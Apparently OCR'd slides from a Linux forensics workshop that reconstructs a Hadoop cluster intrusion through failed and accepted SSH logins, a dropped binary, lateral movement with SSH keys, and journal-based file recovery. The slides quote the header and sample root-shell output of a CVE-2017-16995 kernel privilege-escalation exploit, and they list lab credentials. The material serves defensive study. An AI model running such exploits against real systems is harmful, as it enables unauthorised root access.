how did they get here?

Hunt Logins...

Failed Logins (btmp)

```
magnos    ssh:notty    192.168.2.129    Mon Oct  7 00:23    gone - no logout
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
ghost     ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
dialer    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
security  ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
magnos    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
ghost     ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
dialer    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
hadoop    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
hadoop    ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
controll  ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
emily     ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
oleg      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
security  ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amy       ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
root      ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
amavisd   ssh:notty    192.168.2.129    Mon Oct  7 00:23 - 00:23  (00:00)
```

User Logins (wtmp)

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo last -f rootvol/var/log/wtmp | head
hadoop   pts/1        192.168.2.129    Mon Oct  7 00:23 - 00:48  (00:24)
hadoop   pts/0        192.168.2.1      Sun Oct  6 23:42    gone - no logout
hadoop   tty1                          Sun Oct  6 23:23 - 23:27  (00:04)
reboot   system boot  4.4.0-98-generic Sun Oct  6 23:23   still running
hadoop   tty1                          Sun Oct  6 23:20 - down   (00:00)
reboot   system boot  4.4.0-98-generic Sun Oct  6 22:52 - 23:20  (00:28)
hadoop   pts/0        192.168.2.100    Sun Oct  6 22:50 - 22:50  (00:00)
hadoop   tty1                          Sun Oct  6 22:40 - crash  (00:11)
reboot   system boot  4.4.0-98-generic Sun Oct  6 18:40 - 23:20  (04:40)
hadoop   tty1                          Sun Oct  6 22:39 - crash  (-3:-59)
```

Successful Login!!!...

```
Oct  7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): check pass; user unknown
Oct  7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129
Oct  7 01:23:28 master sshd[2344]: Failed password for root from 192.168.2.129 port 56372 ssh2
Oct  7 01:23:28 master sshd[2344]: Connection closed by 192.168.2.129 port 56372 [preauth]
Oct  7 01:23:29 master sshd[2387]: Failed password for invalid user amavisd from 192.168.2.129 port 56376 ssh2
Oct  7 01:23:29 master sshd[2388]: Failed password for invalid user amavisd from 192.168.2.129 port 56378 ssh2
Oct  7 01:23:29 master sshd[2387]: Connection closed by 192.168.2.129 port 56376 [preauth]
Oct  7 01:23:29 master sshd[2388]: Connection closed by 192.168.2.129 port 56378 [preauth]
Oct  7 01:23:29 master sshd[2385]: Failed password for root from 192.168.2.129 port 56374 ssh2
Oct  7 01:23:29 master sshd[2385]: Connection closed by 192.168.2.129 port 56374 [preauth]
Oct  7 01:23:29 master sshd[2391]: Failed password for invalid user security from 192.168.2.129 port 56382 ssh2
Oct  7 01:23:29 master sshd[2391]: Connection closed by 192.168.2.129 port 56382 [preauth]
Oct  7 01:23:29 master sshd[2393]: Failed password for invalid user oleg from 192.168.2.129 port 56386 ssh2
Oct  7 01:23:29 master sshd[2393]: Connection closed by 192.168.2.129 port 56386 [preauth]
Oct  7 01:23:31 master sshd[2395]: Failed password for invalid user oleg from 192.168.2.129 port 56388 ssh2
Oct  7 01:23:31 master sshd[2395]: Connection closed by 192.168.2.129 port 56388 [preauth]
Oct  7 01:23:31 master sshd[2318]: Failed password for root from 192.168.2.129 port 56356 ssh2
Oct  7 01:23:31 master sshd[2318]: Connection closed by 192.168.2.129 port 56356 [preauth]
Oct  7 01:23:31 master sshd[2318]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129  user=root
Oct  7 01:23:31 master sshd[2397]: Failed password for invalid user dialer from 192.168.2.129 port 56392 ssh2
Oct  7 01:23:31 master sshd[2397]: Connection closed by 192.168.2.129 port 56392 [preauth]
Oct  7 01:23:31 master sshd[2398]: Failed password for invalid user ghost from 192.168.2.129 port 56396 ssh2
Oct  7 01:23:31 master sshd[2398]: Connection closed by 192.168.2.129 port 56396 [preauth]
Oct  7 01:23:31 master sshd[2401]: Failed password for root from 192.168.2.129 port 56402 ssh2
Oct  7 01:23:31 master sshd[2401]: Connection closed by 192.168.2.129 port 56402 [preauth]
Oct  7 01:23:31 master sshd[2403]: Failed password for invalid user magnos from 192.168.2.129 port 56404 ssh2
Oct  7 01:23:31 master sshd[2403]: Connection closed by 192.168.2.129 port 56404 [preauth]
Oct  7 01:23:48 master sshd[2410]: Accepted password for hadoop from 192.168.2.129 port 56406 ssh2
```

More File Hunting...

- ✗ Search for files added post the login activity (our reference)

$ sudo find rootvol/ -type f -newercm rootvol/var/log/lastlog


```
2367367 -rw------- 1 tsurugi tsurugi 8,5K oct.   7 00:29 rootvol/home/hadoop/.viminfo
2367350 -rwxr-xr-x 1 tsurugi tsurugi 35K oct.   7 00:34 rootvol/home/hadoop/temp/master
2359305 -rw------- 1 tsurugi tsurugi 7,4K oct.   7 00:48 rootvol/home/hadoop/.bash_history
2361146 -rw-rw-r-- 1 tsurugi tsurugi 42 oct.   6 23:27 rootvol/home/hadoop/.oracle_jre_usage/2a98f5874b09d9b6.timestamp
2367351 -rwxr-xr-x 1 tsurugi tsurugi 22K oct.   7 00:24 rootvol/home/hadoop/45010
```

Binary used for exploitation

```
tsurugi@forensiclab:~/Desktop/hdfs$ file rootvol/home/hadoop/45010
rootvol/home/hadoop/45010: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/l, BuildID[sha1]=38f8ab3652358f154d8da3a131bfb8b1832ec23d, for GNU/Linux 3.2.0
, not stripped
```

Lateral Movement...

Checking .bash_history file on master with auth.log on Slave2, leads to:



Threat actor used ssh-keys to login to Slave2 & Slave1 (move locally to other systems)...

There is more to this, but that's it for now :)

Deleted Files

-we need them back-

What about 45010 File?...

Googling → probably an exploit!!!

- ✘ Searching directory file was found in, leads to nothing!
  - After Googling around, we found it's actually an exploit!

Linux Kernel < 4.13.9 exploit

```
/*
  Credit @bleidl, this is a slight modification to his original POC
  https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

  For details on how the exploit works, please visit
  https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

  Tested on Ubuntu 16.04 with the following Kernels
  4.4.0-31-generic
  4.4.0-62-generic
  4.4.0-81-generic
  4.4.0-116-generic
  4.8.0-58-generic
  4.10.0.42-generic
  4.13.0-21-generic

  Tested on Fedora 27
  4.13.9-300
  gcc cve-2017-16995.c -o cve-2017-16995
  internet@client:~/cve-2017-16995$ ./cve-2017-16995
  [.]
  [.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t
  [.]
  [.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kern
  [.]
  [*] creating bpf map
  [*] sneaking evil bpf past the verifier
  [*] creating socketpair()
  [*] attaching bpf backdoor to socket
  [*] skbuff => ffff880038c3f500
  [*] Leaking sock struct from ffff88003af5e180
  [*] Sock->sk_rcvtimeo at offset 472
  [*] Cred structure at ffff880038704600
  [*] UID from cred structure: 1000, matches the current: 1000
  [*] hammering cred structure at ffff880038704600
  [*] credentials patched, launching shell...
  #id
  uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
```

Dump the Journal!!..

EXT4 = journaling fs...

- ✘ If we check using TSK, since it's an EXT4 fs, then even if we know what name it had, then still we can't access the content, since its entry will be zeroed out!
  - No longer capable of accessing the file…

- ✘ Also, if we check those * files, we will also get zero output!
  - No metadata that leads to the file...

- ✘ We could try dumping them out in two steps:
  - Dump the EXT4 journal
  - Use ext4magic for recovery

Get them Back!!..

- ✘ Step1: debugfs

  $ sudo debugfs -R ‘dump <8> ./journal’ /dev/….

  - dump → option used to dump a file using inode #
  - 8 → inode # of the EXT4 journal

- ✘ Step2: ext4magic

  $ sudo ext4magic -a DATE -b DATE -j ./journal -m -d output/

  - a and b are used to specify date after and before…
  - j for the journal…
  - m try to recover all deleted files…

Sift through output dir…

Timeline Analysis?...

We can confirm the activities and their sequence by doing a timeline analysis …

```
10/05/2019,13:00:01,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[CRON  pid: 2438] pam_unix(cron:session): session opened for user www-data by...,[CRON  pid: 2438] pam_unix(cron:session):
session opened for user www-data by (uid=0),2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] add 'php' to group 'sudo',[useradd  pid: 2525] add 'php' to group 'sudo',2,OS:/var/log/auth.log,
525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] add 'php' to shadow group 'sudo',[useradd  pid: 2525] add 'php' to shadow group 'sudo',2,OS:/var/log/
auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] new group: name=php  GID=999,[useradd  pid: 2525] new group: name=php  GID=999,2,OS:/var/log/auth.log,
525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f3023e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[useradd  pid: 2525] new user: name=php  UID=999  GID=999  home=/usr/php  she...,[useradd  pid: 2525] new user: name=php
UID=999  GID=999  home=/usr/php  shell=/bin/bash,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,VulnOSv2,[sudo] pam_unix(sudo:session): session closed for user root,[sudo] pam_unix(sudo:session): session closed for user root,2,OS:/
var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
```

useradd | Find | Clear | Search options

Drag a column header here to group by that column

Line	Tag	Timestamp	Source Des…	Source Name	macb	Inode	Long Description
4362		2019-10-05 11:06:38	OS Last Ac…	FILE	.a..	1308613	OS:/usr/sbin/useradd Type: file
4363		2019-10-05 11:06:38	OS Last Ac…	FILE	.a..	1831585	OS:/etc/default/useradd Type: file
9139		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to group 'sudo'
9140		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to shadow group 'sudo'
9141		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new group: name=php GID=999
9142		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash
9145		2019-10-05 13:06:38	Log File	LOG	m...	525608	[sudo] root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --she

Story of Case #2...

- ✘ Compromise was due to weak credentials
  - Successful Bruteforce
- ✘ Privileges escalation using Kernel vulnerability (CVE-2017-16995)
- ✘ Systemd service was installed after gaining root
- ✘ Lateral movement to other systems using public keys (SSH)

THANKS!

Any questions?

You can find me at
@binaryz0ne

Credits & References...

Special thanks to all the people who made and released these awesome resources for free:

- ✘ Presentation template by SlidesGo
- ✘ Adam, Ideas and Blue Team Fingers, @Hexacorn
- ✘ Florian Roth, Sigma Rules and others, @cyb3rops
- ✘ Velociraptor, hayabusa, chainsaw, NirSoft, etc
- ✘ MITRE Framework, https://attack.mitre.org/techniques/
- ✘ Sorry if we missed someone!

Hands-on Time

Please use the following credentials:

https://192.168.1.101
https://192.168.1.102

Check your cards for user access

Linux Credentials
tsurugi / tsurugi